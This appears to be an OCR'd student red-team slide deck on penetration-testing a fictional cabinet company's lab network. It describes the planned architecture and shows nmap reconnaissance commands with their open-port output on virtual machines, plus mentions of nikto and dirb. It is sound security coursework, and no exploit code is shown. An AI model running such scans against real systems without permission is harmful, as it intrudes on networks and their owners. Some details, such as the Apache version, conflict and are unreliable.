Red Team: “Exploits Against a Corporate Network”

The Avengers Team

Noah Daugherty and Mike Gearhart

July 24, 2021

Hypothesis & Use Cases

With enough persistence an attacker will find a weakness. In this case, SMB3.1.1. on Windows machines and HTTP on Apache 2.2.48 server.

SMB (Server Message Block)


- A default protocol on computers and servers running on Windows
  - Microsoft provided a patch in 2020 for servers but not clients
- Allows systems within the same network to share files

HTTP (Hypertext Transmission Protocol)

- Foundational for data communication on the web
- Apache is used on about 40% of the websites today

Gearhart's Cabinets Corporation

Business Requirements



Scenario:

- Gearhart Cabinets wants to configure and install their first network. They have hired us to test the security of the proposed design. Pen testers will only have **view access.**
- The proposed design is an ethernet network for 20 employees; no wireless to avoid distractions around dangerous machinery.
- Client for production, running CabinetVision on Microsoft Windows Pro (**keep existing license from 2019**).
- Client for accounting using QuickBooks, a SaaS software, but storing data locally.


Proposed Network Architecture

Apache 2.4.48 on Kali-Linux-2021.1 (Target)
Static IP Address: 10.0.2.11
Mac Address: 08:00:27:xx:xx:xx
Services
Web server

Windows 10 Client
Accounting – S. Rogers
IP Address: 10.0.2.5
Mac Address: 08:00:27:xx:xx:xx

Windows Pro (Target)
Target – T. Stark
IP Address: 10.0.2.7
Mac Address: 08:00:27:FC: xx:xx:xx


Windows Server 2019
IP Address: 10.0.2.4
Mac Address: 08:00:27:xx:xx:xx
Services
Firewall, File & Print, SMB
Active Directory, LDAP, Firewall




Pen Tester
The Hulk
Linux v 2.1
Static IP Address: 10.0.2.8
Mac Address: 08:00:27:xx:xx:xx

Pen Tester
Jenny McCyber
Windows 10 Enterprise
IP Address: 10.0.2.15
Mac Address: 08:00:27:xx:xx:xx

Penetration Testing Model




Network Setup on Virtual Machines





- NAT Network
- **Target:** Apache/Linux web server
  - gufw firewall
  - Port 80 open
- Window Server 2019 Standard Eval, version 1809
  - Defender firewall
  - Ports 135 and 445 open
- **Target**: Windows 10 Pro, version 1903
- Windows 10 Enterprise Eval, version 21H1

Windows Server 2019 Configuration




- Windows Server features:
  - Domain Controller
  - SMB 3.1.1
  - Active Directory, AD DS
  - File & Print
  - DNS
  - DHCP






Apache HTTP Server at http://10.0.2.11/main



Discovery: Active & Passive Recon



- nmap to scan for open ports, operating systems
  - **nmap 10.0.2.1/24 --top-ports 250 -sV --version-intensity 2**
  - **nmap –sV –O –sS 10.0.2.1/24**
- nikto and dirb against the web server
  - Scan webservers for dangerous files/CGIs
  - Outdated server software and other problems

nmap scan on Server 2019 and Apache Server

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.0.2.4 --top-ports 250 -sV --version-intensity 2
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-15 12:02 EDT
Nmap scan report for MARVEL (10.0.2.4)
Host is up (0.00044s latency).
Not shown: 244 filtered ports
PORT    STATE SERVICE       VERSION
53/tcp  open  domain        Simple DNS Plus
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: MARVELCONTROL.local0.
445/tcp open  microsoft-ds?
593/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
MAC Address: 08:00:27:E5:88:49 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.59 seconds
```

```
Nmap done: 1 IP address (1 host up) scanned in 5.06 seconds
root@kali:~# nmap 10.0.2.11
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-20 15:32 EDT
Nmap scan report for 10.0.2.11
Host is up (0.00042s latency).
Not shown: 999 filtered ports
PORT   STATE  SERVICE
80/tcp open   http
MAC Address: 08:00:27:A6:1F:86 (Oracle VirtualBox virtual NIC)
```

Apache Server (**Target**)

nmap scan on Windows 10 Machines


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.0.2.7 --top-ports 250 -sV --version-intensity 2
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-15 12:33 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00027s latency).
Not shown: 247 closed ports
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
MAC Address: 08:00:27:FC:2A:9C (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Product (**Target**):
TCP Ports 139 and 445 are open

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.0.2.5 --top-ports 250 -sV --version-intensity 2
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-16 13:45 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00049s latency).
Not shown: 245 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:4C:BB:EF (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

